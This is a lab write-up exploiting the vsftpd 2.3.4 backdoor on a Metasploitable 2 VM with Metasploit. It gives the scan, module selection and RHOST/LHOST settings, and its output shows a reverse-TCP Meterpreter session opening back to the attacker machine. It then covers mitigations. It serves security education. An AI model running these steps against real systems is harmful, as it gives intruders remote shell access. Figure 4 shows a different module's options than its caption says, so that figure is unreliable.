

Metasploitable 2

vsftpd 2.3.4 Backdoor Exploitation Using Metasploit Framework

Step-by-step security lab report with evidence screenshots, findings, and mitigations

Attacker / Testing VM	Kali Linux
Target VM	Metasploitable 2
Target IP	192.168.56.10
Attacker IP	192.168.56.8
Vulnerability	vsftpd 2.3.4 backdoor
Metasploit Module	exploit/unix/ftp/vsftpd_234_backdoor
Handler Port	4444
Assessment Type	Controlled / authorized lab

Scope note: The commands and screenshots in this report describe exploitation of an intentionally vulnerable Metasploitable 2 machine inside a private virtual lab. The same techniques should not be used against systems without explicit authorization.

1. Executive Summary

This lab demonstrates how an exposed FTP service running **vsftpd 2.3.4** on Metasploitable 2 can be identified and exploited with the Metasploit Framework. The assessment starts with service discovery, confirms the vulnerable version, locates a matching exploit, configures the Metasploit module, and obtains a Meterpreter session. Post-exploitation commands are then used only to validate the session and collect basic host information.

Primary finding: The target exposes FTP on TCP/21 and reports vsftpd 2.3.4, a historically backdoored release. Successful exploitation results in remote command/session access, demonstrating a critical loss of confidentiality, integrity, and potentially availability.

2. Lab Environment

Component	Observed / Configured Value
Attacker	Kali Linux
Target	Metasploitable 2 / Ubuntu 8.04
Target IP	192.168.56.10
Attacker IP	192.168.56.8
Target service	FTP / TCP 21
Detected FTP version	vsftpd 2.3.4
Exploit	vsftpd 2.3.4 backdoor
Framework	Metasploit

3. Assessment Methodology


The workflow follows a standard vulnerability-validation sequence: **discover** → **identify** → **map to exploit** → **configure** → **execute** → **validate** → **mitigate**.

Phase	Purpose	Evidence
1. Discovery	Identify reachable TCP services and versions.	Nmap service/version scan
2. Vulnerability identification	Confirm that the FTP version is associated with a known issue.	Searchsploit
3. Exploit selection	Select the matching Metasploit module.	Metasploit search/use
4. Configuration	Set the target and local callback parameters.	Module options
5. Exploitation	Run the module and observe session creation.	Meterpreter session
6. Validation	Verify working directory and target OS details.	pwd / sysinfo
7. Remediation	Remove exposure and prevent recurrence.	Mitigation plan

4. Step 1 — Discover the Target Services

A service/version scan was performed against the Metasploitable 2 target. The output shows TCP/21 open and identifies the FTP service as **vsftpd 2.3.4**. Several other intentionally vulnerable services are also visible, but this report focuses on FTP.

```
nmap -sV -O 192.168.56.10
```




```
(adil@kali)-[~]
└─$ nmap -sV -O 192.168.56.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-11 09:38 +0530
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.10
Host is up (0.00096s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
```

Figure 1. Nmap service/version scan identifying FTP on TCP/21 as vsftpd 2.3.4.

5. Step 2 — Identify a Matching Exploit

The local exploit database was queried for the exact software/version string. Searchsploit returned entries describing a **vsftpd 2.3.4 Backdoor Command Execution** exploit, providing a strong match between the discovered service and a known vulnerability.

```
searchsploit vsftpd 2.3.4
```



```
(adil@kali)-[~]
$ searchsploit vsftpd 2.3.4
=====
Exploit Title                                     | Path
=====
vsftpd 2.3.4 - Backdoor Command Execution       | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Me  | unix/remote/17491.rb
=====
Shellcodes: No Results


(adil@kali)-[~]
$
```

Figure 2. Searchsploit results showing the vsftpd 2.3.4 backdoor exploit entries.

6. Step 3 — Select the Metasploit Module

Metasploit was searched for the same version. The matching module shown in the evidence is **exploit/unix/ftp/vsftpd_234_backdoor**. The module is selected for the controlled lab target.

```
msfconsole
search vsftpd 2.3.4
use exploit/unix/ftp/vsftpd_234_backdoor
```



```
msf > search vsftpd 2.3.4

Matching Modules
=====

#  Full Name                                     Disclosure Date  Rank    Check  Name
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor          2011-07-03      excellent Yes     V
SFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```


Figure 3. Metasploit search result and selection of the vsftpd 2.3.4 backdoor module.

7. Step 4 — Configure the Exploit

The target address is configured as **192.168.56.10**. The screenshots also show the local callback address **192.168.56.8**. This is required so the reverse handler can receive the session from the lab target.

```
set RHOST 192.168.56.10
set LHOST 192.168.56.8
show options
```

The module's options should always be reviewed before execution. In this lab, TCP/21 is the expected target service and the handler listens on port 4444 as shown during execution.

A screenshot of a terminal window titled 'adil@kali: ~'. The terminal shows the Metasploit framework interface. The user has entered 'msf auxiliary(dos/ftp/vsftpd_232) > options'. The output displays the module options for 'auxiliary/dos/ftp/vsftpd_232'. The options are listed in a table with columns: Name, Current Setting, Required, and Description. The options shown are FTPPASS, FTPUSER, MAX_ATTEMPTS, RHOSTS, and RPORT. RHOSTS is highlighted in red. Below the table, a message says 'View the full module info with the info, or info -d command.' The user then enters 'msf auxiliary(dos/ftp/vsftpd_232) > set RHOST 192.168.56.10', and the output shows 'RHOST => 192.168.56.10'. The prompt returns to 'msf auxiliary(dos/ftp/vsftpd_232) >'.

Name	Current Setting	Required	Description
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
MAX_ATTEMPTS	25	no	Maximum payload attempts before giving up (0 = unlimited)
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```
msf auxiliary(dos/ftp/vsftpd_232) > options
Module options (auxiliary/dos/ftp/vsftpd_232):

View the full module info with the info, or info -d command.

msf auxiliary(dos/ftp/vsftpd_232) > set RHOST 192.168.56.10
RHOST => 192.168.56.10
msf auxiliary(dos/ftp/vsftpd_232) >
```


Figure 4. Metasploit module options with RHOST configured to the Metasploitable 2 address.

8. Step 5 — Execute and Obtain a Session

The module is executed with **run**. The evidence shows Metasploit starting a reverse TCP handler on 192.168.56.8:4444, detecting the vulnerable vsftpd banner, and reporting that a Meterpreter session was opened.

```
run
```

Result: Meterpreter session 1 is established between the attacker and target. This confirms that the vulnerability was exploitable in the isolated lab environment.



```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.10
RHOST => 192.168.56.10
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.8
LHOST => 192.168.56.8
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.8:4444
[*] 192.168.56.10:21 - Running automatic check ("set AutoCheck false" to disable
)
[*] 192.168.56.10:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.56.10:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner
detected; backdoor may be present
[+] 192.168.56.10:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.8:4444 -> 192.168.56.10:36441) at 2
026-08-11 09:42:16 +0530

meterpreter >
```

Figure 5. Successful exploitation and opening of Meterpreter session 1.

9. Step 6 — Validate Access and Working Context

The post-exploitation evidence shows the Meterpreter prompt and the command **pwd**. The returned working directory is **/home/msfadmin**. The adjacent target terminal also shows the same Metasploitable 2 environment and network configuration.

```
meterpreter > pwd
/home/msfadmin
```

This step demonstrates that the session is interactive and that the tester can query the target's filesystem context. The displayed directory alone should not be interpreted as proof of root privileges.




Figure 6. Target terminal and Meterpreter session showing the working directory /home/msfadmin.

10. Step 7 — Collect Basic System Information

The **sysinfo** command is used to validate the target operating system and architecture. The screenshot reports Ubuntu 8.04, architecture i686, build i486-linux-musl, and a Meterpreter x86/Linux context.

```
meterpreter > sysinfo
```




Figure 7. Meterpreter sysinfo output confirming the target OS and architecture.

11. Findings and Security Impact

Finding	Severity	Impact
vsftpd 2.3.4 exposed on TCP/21	Critical	Known backdoored release permits unauthorized remote access when exploited.
Legacy operating system	Critical	Old software and kernel versions lack modern security fixes and hardening.
Unnecessary exposed services	High	The scan reveals multiple network services, increasing attack surface.
Insufficient network isolation	High	A vulnerable service is reachable from the attacker VM; segmentation would help.

The practical impact demonstrated by this lab is unauthorized remote session access. If the same weakness existed on a production host, an attacker could potentially inspect files, execute commands, establish persistence, pivot to other systems, or cause service disruption, depending on privileges and network controls.

12. Mitigations and Remediation

Immediate actions

1. **Remove vsftpd 2.3.4 immediately** from production systems. Do not rely on configuration alone to make the backdoored release safe.
2. **Upgrade or replace legacy systems** with a currently supported operating system and supported FTP/SFTP implementation.
3. **Disable FTP where it is not required.** Prefer SFTP over SSH for authenticated file transfer where appropriate.
4. **Restrict TCP/21 with firewall rules** so only authorized management/application networks can reach the service.
5. **Segment vulnerable systems** from user networks and sensitive production assets.

Hardening and monitoring

- Apply security patches through a documented patch-management process.
- Use host firewalls and network ACLs to minimize exposed services.
- Disable anonymous access unless there is a documented business requirement.
- Enforce strong authentication and least privilege.
- Monitor FTP/authentication logs and alert on unusual connections or commands.
- Periodically scan systems for outdated services and compare versions against vulnerability intelligence.
- Rebuild compromised hosts from trusted images rather than assuming cleanup is complete.

Validation after remediation

Repeat the service/version scan, verify that TCP/21 is closed or appropriately restricted, confirm that the vulnerable version is absent, and perform a controlled vulnerability scan. If compromise is suspected, review credentials, persistence mechanisms, logs, and network activity.

13. Key Learning Points

- Service enumeration can reveal vulnerable software versions.
- Searchsploit and Metasploit can be used to map a known version to a test module in an authorized lab.
- Correct RHOST/LHOST configuration is essential for a controlled reverse-session demonstration.
- A successful Meterpreter session is evidence of security impact, not merely a scanner finding.
- Post-exploitation validation should be limited to the minimum information required to prove the finding.
- Remediation should focus on removing the vulnerable software, reducing attack surface, patching, segmentation, and monitoring.

14. Conclusion

The screenshots provide a complete evidence trail from discovery of vsftpd 2.3.4 through exploit selection, Metasploit configuration, successful session establishment, and basic target validation. The lab demonstrates why legacy, vulnerable services must not be exposed to untrusted networks. The most effective remediation is to remove the backdoored release, upgrade the operating system and service, restrict network access, and continuously monitor for vulnerable assets.

Evidence set: 7 screenshots supplied with the assessment, reproduced in chronological order in this report.

Ethical-use statement: This document is intended for cybersecurity education, vulnerability validation, and authorized security testing. Do not reproduce the exploitation steps against systems for which you do not have explicit permission.